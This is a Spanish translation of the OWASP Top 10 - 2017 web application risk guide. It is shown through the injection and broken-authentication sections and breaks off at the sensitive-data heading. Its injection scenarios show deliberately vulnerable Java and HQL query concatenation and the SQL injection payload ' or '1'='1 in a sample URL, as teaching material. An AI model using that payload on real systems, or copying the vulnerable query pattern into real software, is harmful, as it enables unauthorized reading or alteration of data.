OWASP Top 10 - 2017

Los diez riesgos más críticos en Aplicaciones Web

https://owasp.org

TOC Tabla de Contenidos

Tabla de Contenidos

Sobre OWASP

El Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a permitir que las organizaciones desarrollen, adquieran y mantengan aplicaciones y APIs en las que se pueda confiar.

En OWASP, encontrará de forma abierta y gratuita:

- Herramientas y estándares de seguridad en aplicaciones.
- Libros completos de revisiones de seguridad en aplicaciones, desarrollo de código fuente seguro y revisiones de seguridad en código fuente
- Presentaciones y videos.
- Hojas de trucos en varios temas comunes.
- Controles de seguridad estándar y bibliotecas.
- Capítulos locales en todo el mundo.
- Investigaciones de vanguardia.
- Numerosas conferencias alrededor del mundo.
- Listas de correo.

Conozca más en: https://www.owasp.org.

Todas las herramientas de OWASP, documentos, videos, presentaciones y capítulos son gratuitos y abiertos a cualquier interesado en mejorar la seguridad en aplicaciones.

Abogamos por resolver la seguridad en aplicaciones como un problema de personas, procesos y tecnología, ya que los enfoques más efectivos para la seguridad en aplicaciones requieren mejoras en todas estas áreas.

OWASP es un nuevo tipo de organización. Nuestra libertad de presiones comerciales nos permite proveer información sobre seguridad en aplicaciones sin sesgos, práctica y rentable.

OWASP no está afiliada con ninguna compañía de tecnología, aunque apoyamos el uso instruido de tecnologías de seguridad comercial. OWASP produce muchos tipos de materiales en una manera abierta y colaborativa.

La Fundación OWASP es una entidad sin fines de lucro para asegurar el éxito a largo plazo del proyecto. Casi todos los asociados con OWASP son voluntarios, incluyendo la junta directiva de OWASP, comités globales, líderes de capítulos, los líderes y miembros de proyectos. Apoyamos la investigación innovadora sobre seguridad a través de becas e infraestructura.

¡Únase a nosotros!

Copyright y Licencia

Acerca de OWASP

Prefacio

El software inseguro está debilitando las finanzas, salud, defensa, energía, y otras infraestructuras críticas. A medida que el software se convierte en algo crítico, complejo e interconectado, la dificultad de lograr seguridad en las aplicaciones aumenta exponencialmente. El ritmo vertiginoso de los procesos de desarrollo de software actuales, incrementa aún más el riesgo de no descubrir vulnerabilidades de forma rápida y precisa. Ya no podemos permitirnos tolerar problemas de seguridad relativamente simples como los presentados en este OWASP Top 10.

Durante la creación del OWASP Top 10 - 2017 se recibieron una gran cantidad de opiniones, muchas más que cualquier otro proyecto de OWASP equivalente. Esto demostró la pasión que la comunidad posee por el OWASP Top 10, y lo crítico que es para OWASP obtener el Top 10 correcto para la mayoría de los casos de uso.

Aunque el objetivo original del proyecto OWASP Top 10 fue simplemente concientizar a los desarrolladores y gerentes, se ha convertido en un standard de seguridad de facto.

En la presente versión, los problemas y recomendaciones fueron escritos de manera concisa y verificable con el fin de favorecer la adopción del OWASP Top 10 en los programas de seguridad de aplicaciones.

Alentamos a las grandes organizaciones a utilizar el Estándar de Verificación de Seguridad en Aplicaciones de OWASP (ASVS), pero para la mayoría, el OWASP Top 10 es un gran comienzo en el camino de seguridad de aplicaciones.

Hemos escrito una serie de sugerencias para los diferentes usuarios de este OWASP Top 10, incluyendo Próximos pasos para los Desarrolladores, Próximos pasos para Testers de seguridad, Próximos pasos para las Organizaciones, lo cual es apropiado tanto para CIOs y CISOs, Próximos pasos para los Administradores de aplicaciones, lo cual es aplicable por administradores o cualquier persona responsable del ciclo de vida de desarrollo del software.

A largo plazo, alentamos a todos los equipos y organizaciones de desarrollo de software a crear un programa de seguridad de aplicaciones que sea compatible con su cultura y tecnología. Estos programas existen en todas las formas y tamaños. Aproveche las fortalezas existentes en su organización para medir y mejorar el programa de seguridad en sus aplicaciones, utilizando el Modelo de Madurez de Aseguramiento del Software.

Esperamos que el OWASP Top 10 sea útil para mejorar la seguridad en sus aplicaciones. No dude en ponerse en contacto con OWASP, dejando sus preguntas, comentarios e ideas en nuestro repositorio de proyectos GitHub:

- https://github.com/OWASP/Top10/issues

Puede encontrar las traducciones del OWASP Top 10 aquí:

- https://www.owasp.org/index.php/top10

Por último, queremos agradecer a los líderes fundadores del OWASP Top 10, Dave Wichers y Jeff Williams, por todos sus esfuerzos y creer en nosotros para poder finalizar este proyecto con la ayuda de la comunidad. ¡Gracias!

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gigler

Atribuciones

Gracias a Autodesk por patrocinar el OWASP Top 10 - 2017.

Las organizaciones e individuos que han proporcionado datos sobre prevalencia de las vulnerabilidades u otro tipo de asistencia, se enumeran en la página de **Agradecimientos**.

1 Introducción

Bienvenidos al OWASP Top 10 - 2017

Esta importante actualización agrega varios puntos nuevos, incluyendo dos seleccionados por la comunidad – **A8:2017 Deserialización insegura** y **A10:2017 Registro, Detección y Respuestas Activas Insuficientes**. Dos diferenciadores clave sobre las versiones anteriores del OWASP Top 10 son las notables devoluciones de la comunidad y la gran cantidad de datos recopilados de docenas de organizaciones, siendo posiblemente la mayor cantidad de datos jamás reunidos en la preparación de un estándar de seguridad de aplicaciones. Esto nos da la confianza de que el nuevo OWASP Top 10 aborda los riesgos de seguridad de aplicaciones más impactantes que enfrentan las organizaciones en la actualidad

El OWASP Top 10 - 2017 se basa principalmente en el envío de datos de más de 40 empresas que se especializan en seguridad de aplicaciones y una encuesta de la industria que fue completada por más de 500 personas. Esta información abarca vulnerabilidades recopiladas de cientos de organizaciones y más de 100.000 aplicaciones y APIs del mundo real. Las 10 principales categorías fueron seleccionadas y priorizadas de acuerdo con estos datos de prevalencia, en combinación con estimaciones consensuadas de explotabilidad, detectabilidad e impacto.

Uno de los principales objetivos del OWASP Top 10 es educar a los desarrolladores, diseñadores, arquitectos, gerentes y organizaciones sobre las consecuencias de las debilidades más comunes y más importantes de la seguridad de las aplicaciones web. El Top 10 proporciona técnicas básicas para protegerse contra estas áreas con problemas de riesgo alto, y proporciona orientación sobre cómo continuar desde allí.

Hoja de ruta para las futuras actividades

No se detenga en el Top 10. Hay cientos de fallas que podrían afectar la seguridad general de una aplicación web, como se describe en la Guía de Desarrolladores de OWASP y en las hojas de trucos de OWASP. Estas son lecturas esenciales para cualquier persona que desarrolle aplicaciones web y APIs. En la Guía de Testing de OWASP encontrará orientación sobre cómo reconocer vulnerabilidades de forma efectiva en aplicaciones web.

Cambio constante. El OWASP Top 10 continuará cambiando. Aún sin cambiar una simple línea en el código fuente de su aplicación, podría volverse vulnerable a medida que se encuentren nuevas fallas y métodos de ataques. Para obtener más información, revise los consejos al final del Top 10 en Próximos pasos para Desarrolladores, Testers de seguridad, Organizaciones y Administradores de aplicaciones.

Piense positivo. Cuando esté listo para dejar de perseguir vulnerabilidades y centrarse en establecer controles sólidos de seguridad de aplicaciones, el proyecto Controles Proactivos de OWASP proporciona un punto de partida para ayudar a los desarrolladores a incorporar la seguridad en sus aplicaciones y el Estándar de Verificación de Seguridad en Aplicaciones de OWASP (ASVS) es una guía para las organizaciones y *testers* de aplicaciones sobre qué verificar.

Utilice las herramientas sabiamente. Las vulnerabilidades pueden ser bastante complejas y estar profundamente ocultas en el código. En muchos casos, el enfoque más eficaz en función de los costos, para encontrar y eliminar esas debilidades es recurrir a expertos dotados de herramientas avanzadas. Confiar sólo en las herramientas proporciona una falsa sensación de seguridad y no es recomendable,

Izquierda, derecha y hacia todas partes. Enfóquese en hacer de la seguridad una parte integral de la cultura en desarrollo en su organización. Obtenga más información en Modelo de Madurez de Aseguramiento del Software de OWASP (SAMM).

Contribución

Quisiéramos agradecer a las organizaciones que contribuyeron con sus datos de vulnerabilidades para respaldar la actualización de 2017. Recibimos más de 40 respuestas a nuestra solicitud de información. Por primera vez, todos los datos que contribuyeron a esta publicación del Top 10, así como la lista completa de colaboradores, están a disposición del público. Creemos que esta es una de las colecciones de datos sobre vulnerabilidades más grandes y diversas que se hayan recopilado de forma pública.

Como hay más colaboradores que espacio, hemos creado una página dedicada a reconocer estas contribuciones. Deseamos agradecer sinceramente a estas organizaciones por estar dispuestas a compartir públicamente sus datos sobre vulnerabilidades. Esperamos que esto continúe creciendo y aliente a más organizaciones a hacer lo mismo. Posiblemente esta publicación sea vista como uno de los hitos clave de la seguridad basada en evidencia. El OWASP Top 10 no sería posible sin estas increíbles contribuciones.

Un especial agradecimiento a las más de 500 personas que se tomaron el tiempo para completar la encuesta dirigida a la industria. Su opinión ayudó a determinar dos nuevas incorporaciones al Top 10. Los comentarios adicionales, notas de aliento y críticas fueron muy valiosos.

También nos gustaría agradecer a aquellas personas que contribuyeron con comentarios constructivos y tiempo para revisar la presente actualización del Top 10. En la medida de lo posible, los hemos incluido en la página de Agradecimientos.

Y finalmente, agradecemos a todos los traductores por ayudar a hacer el OWASP Top 10 más accesible para todos.

¿Qué ha cambiado de 2013 a 2017?

Los cambios se han acelerado en los últimos cuatro años, y OWASP Top 10 necesitaba actualizarse. Hemos rediseñado completamente el OWASP Top 10, mejorado la metodología, utilizado un nuevo proceso de obtención de datos, trabajamos con la comunidad, reordenamos los riesgos y los reescribimos desde cero, y agregamos referencias a *frameworks* y lenguajes que son utilizados actualmente

En los últimos años, la tecnología base y la arquitectura de las aplicaciones ha cambiado significativamente:

- Los microservicios escritos en *node.js* y *Spring Boot* están reemplazando las aplicaciones monolíticas tradicionales. Los microservicios vienen con sus propios desafíos de seguridad, incluyendo el establecimiento de confianza entre microservicios, contenedores, gestión de secretos, etc. El antiguo código, que nunca esperó ser accesible desde Internet, se encuentra ahora detrás de un API o servicio RESTful, esperando a ser consumido por aplicaciones de una sola página (SPAs) y aplicaciones móviles. Las suposiciones arquitectónicas del código, como las llamadas confiables, ya no son válidas.
- Las aplicaciones de una sola página, escritas en *frameworks JavaScript* como *Angular* y *React*, permiten la creación de interfaces de usuario altamente modulares con múltiples características. Las funcionalidades en el lado del cliente que tradicionalmente se han implementado en el servidor, traen consigo sus propios desafíos de seguridad.
- *JavaScript* es ahora el lenguaje principal de la web, con node.js ejecutando el lado del servidor y los *frameworks* web modernos como *Bootstrap*, *Electron*, *Angular* y *React* ejecutándose en el cliente.

Nuevos riesgos, respaldados en datos:

- **A4:2017 – Entidades Externas XML (XXE)** es una nueva categoría, respaldada principalmente por los resultados obtenidos de las herramientas de análisis estático de código (SAST).

Nuevos riesgos, respaldados por la comunidad:

Le pedimos a la comunidad que nos proporcionara información sobre dos categorías de debilidades. Luego de más de 500 envíos, y de eliminar los problemas que ya estaban respaldados por datos (tales como Exposición a Datos Sensibles y XXE), los dos nuevos riesgos son:

- **A8:2017 – Deserialización Insegura**, que permite la ejecución remota de código o la manipulación de objetos sensibles en la plataforma afectada.
- **A10:2017 – Registro y Monitoreo Insuficientes**, la falta de estos aspectos puede impedir o demorar en forma significativa la detección de actividad maliciosa o de sustracción de datos, la respuesta a los incidentes y la investigación forense digital.

Fusionados o retirados, pero no olvidados:

- **A4 – Referencia Directa Insegura a Objetos y A7 – Ausencia de Control de Acceso a las Funciones** fueron fusionados en **A5:2017 – Pérdida de Control de Acceso**.
- **A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)** dado que varios *Frameworks* incluyen defensas contra CSRF, sólo se encontró en el 5% de las aplicaciones.
- **A10 – Redirecciones y reenvíos no validados**, mientras que se encuentra en aproximadamente el 8% de las aplicaciones, fue superado ampliamente por XXE.


OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Inyección	→	A1:2017 – Inyección
A2 – Pérdida de Autenticación y Gestión de Sesiones	→	A2:2017 – Pérdida de Autenticación y Gestión de Sesiones
A3 – Secuencia de Comandos en Sitios Cruzados (XSS)	↘	A3:2017 – Exposición de Datos Sensibles
A4 – Referencia Directa Insegura a Objetos [Unido+A7]	U	A4:2017 – Entidad Externa de XML (XXE) [NUEVO]
A5 – Configuración de Seguridad Incorrecta	↘	A5:2017 – Pérdida de Control de Acceso [Unido]
A6 – Exposición de Datos Sensibles	↗	A6:2017 – Configuración de Seguridad Incorrecta
A7 – Ausencia de Control de Acceso a las Funciones [Unido+A4]	U	A7:2017 – Secuencia de Comandos en Sitios Cruzados (XSS)
A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	☒	A8:2017 – Deserialización Insegura [NUEVO, Comunidad]
A9 – Uso de Componentes con Vulnerabilidades Conocidas	→	A9:2017 – Uso de Componentes con Vulnerabilidades Conocidas
A10 – Redirecciones y reenvíos no validados	☒	A10:2017 – Registro y Monitoreo Insuficientes [NUEVO, Comunidad]

Risk

Riesgos en la Seguridad de las Aplicaciones

¿Cuáles son los riesgos en seguridad de aplicaciones?

Los atacantes pueden, potencialmente, utilizar diferentes rutas a través de su aplicación para perjudicar su negocio u organización. Cada uno de estos caminos representa un riesgo que puede o no ser suficientemente grave como para merecer atención.



Algunas veces, estos caminos son fáciles de encontrar y explotar, mientras que otras son extremadamente difíciles. De la misma manera, el perjuicio ocasionado puede no tener consecuencias, o puede dejarlo en la quiebra. A fin de determinar el riesgo para su organización, puede evaluar la probabilidad asociada a cada agente de amenaza, vector de ataque, debilidad de seguridad y combinarlo con una estimación del impacto técnico y de negocio para su organización. Juntos, estos factores determinan su riesgo general.

¿Cuál es mi Riesgo?

El OWASP Top 10 se enfoca en identificar los riesgos más críticos para un amplio tipo de organizaciones. Para cada uno de estos riesgos, se proporciona información genérica sobre la probabilidad y el impacto técnico, utilizando el siguiente esquema de evaluación, basado en la Metodología de Evaluación de Riesgos de OWASP.

Agente de Amenaza	Explotabilidad	Prevalencia de Vulnerabilidad	Detección de Vulnerabilidad	Impacto Técnico	Impacto de Negocio
Específico de la Aplicación	Fácil 3	Difundido 3	Fácil 3	Severo 3	Específico del Negocio
	Promedio 2	Común 2	Promedio 2	Moderado 2	
	Difícil 1	Poco Común 1	Difícil 1	Mínimo 1	

En esta edición, hemos actualizado el sistema de clasificación de riesgo en comparación con la versión anterior, para ayudar a calcular la probabilidad y el impacto de cualquier riesgo determinado. Para obtener más información, consulte las Notas sobre los riesgos.

Cada organización es única, y también lo son los agentes de amenaza para esa organización, sus objetivos y el impacto de cualquier brecha. Si una organización de interés público utiliza un sistema de gestión de contenido (CMS) para manipular información pública y el sistema de salud utiliza el mismo CMS para tratar datos sensibles, los agentes de amenaza y los impactos en el negocio son muy distintos para el mismo software. Es fundamental comprender el riesgo para su organización en función de los agentes de amenaza aplicables a su negocio y los impactos comerciales.

En la medida de lo posible, los nombres de los riesgos en el Top 10 están alineados con el marco de las Debilidades del CWE para promover prácticas de seguridad generalmente aceptadas y reducir la confusión.

Referencias

OWASP

- Metodología de evaluación de riesgos de OWASP
- Modelado de amenazas y riesgos


Externas

- ISO 31000: Risk Management Std
- ISO 27001: ISMS
- NIST Cyber Framework (US)
- ASD Strategic Mitigations (AU)
- NIST CVSS 3.0
- Microsoft Threat Modelling Tool

T10 OWASP Top 10 2017
Riesgos en Seguridad de Aplicaciones

A1:2017 Inyección	Las fallas de inyección, como SQL, NoSQL, OS o LDAP ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta. Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización.
A2:2017 Pérdida de Autenticación	Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son implementadas incorrectamente, permitiendo a los atacantes comprometer usuarios y contraseñas, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios (temporal o permanentemente).
A3:201 Exposición de datos sensibles	Muchas aplicaciones web y APIs no protegen adecuadamente datos sensibles, tales como información financiera, de salud o Información Personalmente Identificable (PII). Los atacantes pueden robar o modificar estos datos protegidos inadecuadamente para llevar a cabo fraudes con tarjetas de crédito, robos de identidad u otros delitos. Los datos sensibles requieren métodos de protección adicionales, como el cifrado en almacenamiento y tránsito.
A4:2017 Entidades Externas XML (XXE)	Muchos procesadores XML antiguos o mal configurados evalúan referencias a entidades externas en documentos XML. Las entidades externas pueden utilizarse para revelar archivos internos mediante la URI o archivos internos en servidores no actualizados, escanear puertos de la LAN, ejecutar código de forma remota y realizar ataques de denegación de servicio (DoS).
A5:2017 Pérdida de Control de Acceso	Las restricciones sobre lo que los usuarios autenticados pueden hacer no se aplican correctamente. Los atacantes pueden explotar estos defectos para acceder, de forma no autorizada, a funcionalidades y/o datos, cuentas de otros usuarios, ver archivos sensibles, modificar datos, cambiar derechos de acceso y permisos, etc.
A6:2017 Configuración de Seguridad Incorrecta	La configuración de seguridad incorrecta es un problema muy común y se debe en parte a establecer la configuración de forma manual, *ad hoc* o por omisión *(*o directamente por la falta de configuración). Son ejemplos: *S3 buckets* abiertos, cabeceras HTTP mal configuradas, mensajes de error con contenido sensible, falta de parches y actualizaciones, *frameworks,* dependencias y componentes desactualizados, etc.
A7:2017 Secuencia de Comandos en Sitios Cruzados (XSS)	Los XSS ocurren cuando una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada; o actualiza una página web existente con datos suministrados por el usuario utilizando una API que ejecuta *JavaScript* en el navegador. Permiten ejecutar comandos en el navegador de la víctima y el atacante puede secuestrar una sesión, modificar (*defacement*) los sitios web, o redireccionar al usuario hacia un sitio malicioso.
A8:2017 Deserialización Insegura	Estos defectos ocurren cuando una aplicación recibe objetos serializados dañinos y estos objetos pueden ser manipulados o borrados por el atacante para realizar ataques de repetición, inyecciones o elevar sus privilegios de ejecución. En el peor de los casos, la deserialización insegura puede conducir a la ejecución remota de código en el servidor.
A9:2017 Componentes con vulnerabilidades conocidas	Los componentes como bibliotecas, *frameworks* y otros módulos se ejecutan con los mismos privilegios que la aplicación. Si se explota un componente vulnerable, el ataque puede provocar una pérdida de datos o tomar el control del servidor. Las aplicaciones y API que utilizan componentes con vulnerabilidades conocidas pueden debilitar las defensas de las aplicaciones y permitir diversos ataques e impactos.
A10:2017 Registro y Monitoreo Insuficientes	El registro y monitoreo insuficiente, junto a la falta de respuesta ante incidentes permiten a los atacantes mantener el ataque en el tiempo, pivotear a otros sistemas y manipular, extraer o destruir datos. Los estudios muestran que el tiempo de detección de una brecha de seguridad es mayor a 200 días, siendo típicamente detectado por terceros en lugar de por procesos internos

A1 :2017 Inyección



App. Específica	Explotabilidad: 3	Prevalencia: 2	Detectabilidad: 3	Técnico: 3	¿Negocio?
Casi cualquier fuente de datos puede ser un vector de inyección: variables de entorno, parámetros, servicios web externos e internos, y todo tipo de usuarios. Los defectos de inyección ocurren cuando un atacante puede enviar información dañina a un intérprete.		Estos defectos son muy comunes, particularmente en código heredado. Las vulnerabilidades de inyección se encuentran a menudo en consultas SQL, NoSQL, LDAP, XPath, comandos del SO, analizadores XML, encabezados SMTP, lenguajes de expresión, parámetros y consultas ORM. Los errores de inyección son fáciles de descubrir al examinar el código y los escáneres y *fuzzers* ayudan a encontrarlos.		Una inyección puede causar divulgación, pérdida o corrupción de información, pérdida de auditabilidad, o denegación de acceso. El impacto al negocio depende de las necesidades de la aplicación y de los datos.	

¿La aplicación es vulnerable?

Una aplicación es vulnerable a ataques de este tipo cuando:

- Los datos suministrados por el usuario no son validados, filtrados o sanitizados por la aplicación.
- Se invocan consultas dinámicas o no parametrizadas, sin codificar los parámetros de forma acorde al contexto.
- Se utilizan datos dañinos dentro de los parámetros de búsqueda en consultas *Object-Relational Mapping (ORM),* para extraer registros adicionales sensibles.
- Los datos dañinos se usan directamente o se concatenan, de modo que el SQL o comando resultante contiene datos y estructuras con consultas dinámicas, comandos o procedimientos almacenados.

Algunas de las inyecciones más comunes son SQL, NoSQL, comandos de SO, *Object-Relational Mapping (ORM)*, LDAP, expresiones de lenguaje u *Object Graph Navigation Library (OGNL).* El concepto es idéntico entre todos los intérpretes. La revisión del código fuente es el mejor método para detectar si las aplicaciones son vulnerables a inyecciones, seguido de cerca por pruebas automatizadas de todos los parámetros, encabezados, URL, *cookies*, JSON, SOAP y entradas de datos XML.

Las organizaciones pueden incluir herramientas de análisis estático (SAST) y pruebas dinámicas (DAST) para identificar errores de inyecciones recientemente introducidas y antes del despliegue de la aplicación en producción.

Cómo se previene

Para prevenir inyecciones, se requiere separar los datos de los comandos y las consultas.

- La opción preferida es utilizar una API segura, que evite el uso de un intérprete por completo y proporcione una interfaz parametrizada. Se debe migrar y utilizar una herramientas de Mapeo Relacional de Objetos (ORMs).
  Nota: Incluso cuando se parametrizan, los procedimientos almacenados pueden introducir una inyección SQL si el procedimiento PL/SQL o T-SQL concatena consultas y datos, o se ejecutan parámetros utilizando *EXECUTE IMMEDIATE* o *exec()*.
- Realice validaciones de entradas de datos en el servidor, utilizando "listas blancas". De todos modos, esto no es una defensa completa ya que muchas aplicaciones requieren el uso de caracteres especiales, como en campos de texto, APIs o aplicaciones móviles.
- Para cualquier consulta dinámica residual, escape caracteres especiales utilizando la sintaxis de caracteres específica para el intérprete que se trate.
  Nota: La estructura de SQL como nombres de tabla, nombres de columna, etc. no se pueden escapar y, por lo tanto, los nombres de estructura suministrados por el usuario son peligrosos. Este es un problema común en el software de redacción de informes.
- Utilice LIMIT y otros controles SQL dentro de las consultas para evitar la fuga masiva de registros en caso de inyección SQL.

Ejemplos de escenarios de ataque

Escenario #1: la aplicación utiliza datos no confiables en la construcción del siguiente comando SQL vulnerable:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

Escenario #2: la confianza total de una aplicación en su *framework* puede resultar en consultas que aún son vulnerables a inyección, por ejemplo, *Hibernate Query Language (HQL)*:

```
Query HQLQuery = session.createQuery("FROM accounts WHERE
custID='" + request.getParameter("id") + "'");
```

En ambos casos, al atacante puede modificar el parámetro *"id"* en su navegador para enviar: ' or '1'='1. Por ejemplo:

```
http://example.com/app/accountView?id=' or '1'='1
```

Esto cambia el significado de ambas consultas, devolviendo todos los registros de la tabla *"accounts"*. Ataques más peligrosos podrían modificar los datos o incluso invocar procedimientos almacenados.

Referencias


OWASP

- OWASP Proactive Controls: Parameterize Queries
- OWASP ASVS: V5 Input Validation and Encoding
- OWASP Testing Guide: SQL Injection, Command Injection, ORM injection
- OWASP Cheat Sheet: Injection Prevention
- OWASP Cheat Sheet: SQL Injection Prevention
- OWASP Cheat Sheet: Injection Prevention in Java
- OWASP Cheat Sheet: Query Parameterization
- OWASP Automated Threats to Web Applications – OAT-014

Externos

- CWE-77: Command Injection
- CWE-89: SQL Injection
- CWE-564: Hibernate Injection
- CWE-917: Expression Language Injection
- PortSwigger: Server-side template injection

A2 :2017 Pérdida de Autenticación



App. Específica	Explotabilidad: 3	Prevalencia: 2	Detectabilidad: 2	Técnico: 3	¿Negocio?
Los atacantes tienen acceso a millones de combinaciones de pares de usuario y contraseña conocidas (debido a fugas de información), además de cuentas administrativas por defecto. Pueden realizar ataques mediante herramientas de fuerza bruta o diccionarios para romper los *hashes* de las contraseñas.		Los errores de pérdida de autenticación son comunes debido al diseño y la implementación de la mayoría de los controles de acceso. La gestión de sesiones es la piedra angular de los controles de autenticación y está presente en las aplicaciones. Los atacantes pueden detectar la autenticación defectuosa utilizando medios manuales y explotarlos utilizando herramientas automatizadas con listas de contraseñas y ataques de diccionario.		Los atacantes solo tienen que obtener el acceso a unas pocas cuentas o a una cuenta de administrador para comprometer el sistema. Dependiendo del dominio de la aplicación, esto puedo permitir robo de identidad, lavado de dinero y la divulgación de información sensible protegida legalmente.	

¿La aplicación es vulnerable?

La confirmación de la identidad y la gestión de sesiones del usuario son fundamentales para protegerse contra ataques relacionados con la autenticación.

Pueden existir debilidades de autenticación si la aplicación:

- Permite ataques automatizados como la reutilización de credenciales conocidas, cuando el atacante ya posee una lista de pares de usuario y contraseña válidos.
- Permite ataques de fuerza bruta y/o ataques automatizados.
- Permite contraseñas por defecto, débiles o muy conocidas, como *"Password1"*, *"Contraseña1"* o *"admin/admin"*.
- Posee procesos débiles o inefectivos en el proceso de recuperación de credenciales, como "respuestas basadas en el conocimiento", las cuales no se pueden implementar de forma segura.
- Almacena las contraseñas en texto claro o cifradas con métodos de *hashing* débiles (vea A3:2017-Exposición de Datos Sensibles).
- No posee autenticación multi-factor o fue implementada de forma ineficaz.
- Expone *Session IDs* en las URL, no la invalida correctamente o no la rota satisfactoriamente luego del cierre de sesión o de un periodo de tiempo determinado.

Cómo se previene

- Implemente autenticación multi-factor para evitar ataques automatizados, de fuerza bruta o reúso de credenciales robadas.
- No utilice credenciales por defecto en su software, particularmente en el caso de administradores.
- Implemente controles contra contraseñas débiles. Cuando el usuario ingrese una nueva clave, la misma puede verificarse contra la lista del Top 10.000 de peores contraseñas.
- Alinear la política de longitud, complejidad y rotación de contraseñas con las recomendaciones de la Sección 5.1.1 para Secretos Memorizados de la Guía NIST 800-63 B's u otras políticas de contraseñas modernas, basadas en evidencias.
- Mediante la utilización de los mensajes genéricos iguales en todas las salidas, asegúrese que el registro, la recuperación de credenciales y el uso de APIs, no permiten ataques de enumeración de usuarios.
- Limite o incremente el tiempo de respuesta de cada intento fallido de inicio de sesión. Registre todos los fallos y avise a los administradores cuando se detecten ataques de fuerza bruta.
- Utilice un gestor de sesión en el servidor, integrado, seguro y que genere un nuevo ID de sesión aleatorio con alta entropía después del inicio de sesión. El *Session-ID* no debe incluirse en la URL, debe almacenarse de forma segura y ser invalidado después del cierre de sesión o de un tiempo de inactividad determinado por la criticidad del negocio.

Ejemplos de escenarios de ataque

Escenario #1: el relleno automático de credenciales y el uso de listas de contraseñas conocidas son ataques comunes. Si una aplicación no implementa protecciones automáticas, podrían utilizarse para determinar si las credenciales son válidas.

Escenario #2: la mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor. Las mejores prácticas requieren la rotación y complejidad de las contraseñas y desalientan el uso de claves débiles por parte de los usuarios. Se recomienda a las organizaciones utilizar las prácticas recomendadas en la Guía NIST 800-63 y el uso de autenticación multi-factor (2FA).

Escenario #3: los tiempos de vida de las sesiones de aplicación no están configurados correctamente. Un usuario utiliza una computadora pública para acceder a una aplicación. En lugar de seleccionar *"logout"*, el usuario simplemente cierra la pestaña del navegador y se aleja. Un atacante usa el mismo navegador una hora más tarde, la sesión continúa activa y el usuario se encuentra autenticado.

Referencias

OWASP

- OWASP Proactive Controls: Implement Identity and Authentication Controls
- OWASP ASVS: V2 Authentication, V3 Session Management
- OWASP Testing Guide: Identity, Authentication
- OWASP Cheat Sheet: Authentication
- OWASP Cheat Sheet: Credential Stuffing
- OWASP Cheat Sheet: Forgot Password
- OWASP Cheat Sheet: Session Management
- OWASP Automated Threats Handbook

Externos

- NIST 800-63b: 5.1.1 Memorized Secrets
- CWE-287: Improper Authentication
- CWE-384: Session Fixation

Exposición de Datos Sensibles

App. Específica	Explotabilidad: 2	Prevalencia 3	Detectabilidad: 2	Técnico: 3	¿Negocio?
